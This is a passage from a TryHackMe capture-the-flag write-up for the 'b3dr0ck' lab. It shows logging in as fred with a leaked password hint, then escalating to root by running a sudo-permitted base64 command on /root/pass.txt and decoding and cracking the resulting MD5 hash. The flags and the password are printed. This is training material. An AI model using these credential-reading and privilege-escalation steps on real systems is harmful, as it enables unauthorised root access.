Welcome: 'fredcertificatepem' is authorized.
b3dr0ck> ?
Unrecognized command: '?'

This service is for login and password hints
b3dr0ck> password
Password hint: YabbaDabbaD0000! (user = 'fredcertificatepem')
```

Now I got the password of `fred` → Become `fred` user and navigate to `fred`'s home directory → Get the flag

```
barney@b3dr0ck:~$ su fred
Password:
fred@b3dr0ck:/home/barney$ id
uid=1000(fred) gid=1000(fred) groups=1000(fred),24(cdrom),30(dip),46(plugdev),1002(help)
fred@b3dr0ck:/home/barney$ cd
fred@b3dr0ck:~$ cat fred.txt
THM{08da34e619da839b154521da7323559d}
```

Privilege Escalation → root

```
fred@b3dr0ck:~$ sudo -l
Matching Defaults entries for fred on b3dr0ck:
    insults, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on b3dr0ck:
    (ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt
    (ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt
```

User `fred` can also use `base64` and `bas32` with the file `/root/pass.txt` as `sudo` without password required → I prefer using `base64` because it is more common to my own


```
sudo /usr/bin/base64 /root/pass.txt
TEZLRUM1MlpLUkNYU1dLWElaVlU0M0tKR05NWFVSSlNMRldWUzUyT1BKQVhVVExOSkpWVTJSQ1dOQkdYVVJUTEpaS0ZTU1lLCg==
```

Here, there are 2 ways to decode the `root`'s password


> ❗ Note
> Just keep trying to obtain the `root`'s password by using the output result of every steps. Be patient!

1. Use CyberChef (not familiar to `reversing` or `hashing`)

   Pass the above string into `input` field and select `From Base64` on the `Recipe` field



Then copy the `Output` string and paste it into the `Input` field again → Remove the `From Base64` and replace it with `Magic` (The Magic operation attempts to detect various properties of the input data and suggests which operations could help to make more sense of it.)



It seems like a hash! You can verify it by using `hash-identifier`

```
┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ hash-identifier
   ##########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   ##########################################################################
--------------------------------------------------
 HASH: a00a12aad6b7c16bf07032bd05a31d56

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Copy the output result to CrackStation and paste it to crack the hash

2. Directly Decode (have knowledge & experience on identifying/dectecting the type of `decoded` string or `hashes`)

   Simply decode the string with several steps

```
┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ echo "TEZLRUM1MlpLUkNYU1dLWElaVlU0M0tKR05NWFVSSlNMRldWUzUyT1BKQVhVVExOSkpWVTJSQ1dO
QkdYVVJUTEpaS0ZTU1lLCg==" | base64 -d
LFKEC52ZKRCXSWKXIZVU43KJGNMXURJSLFWVS52OPJAXUTLNJJVU2RCWNBGXURTLJZKFSSYK

┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ echo "LFKEC52ZKRCXSWKXIZVU43KJGNMXURJSLFWVS52OPJAXUTLNJJVU2RCWNBGXURTLJZKFSSYK" | base32 -d
YTAwYTEyYWFkNmI3YzE2YmYwNzAzMmJkMDVhMzFkNTYK
```

```
┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ echo "YTAwYTEyYWFkNmI3YzE2YmYwNzAzMmJkMDVhMzFkNTYK" | base64 -d
a00a12aad6b7c16bf07032bd05a31d56
```

Then copy the hash and crack it in your own methodology

Become `root` and get the final flag

```
fred@b3dr0ck:~$ su root
Password:
root@b3dr0ck:/home/fred# cat /root/root.txt
THM{de4043c009214b56279982bf10a661b7}
```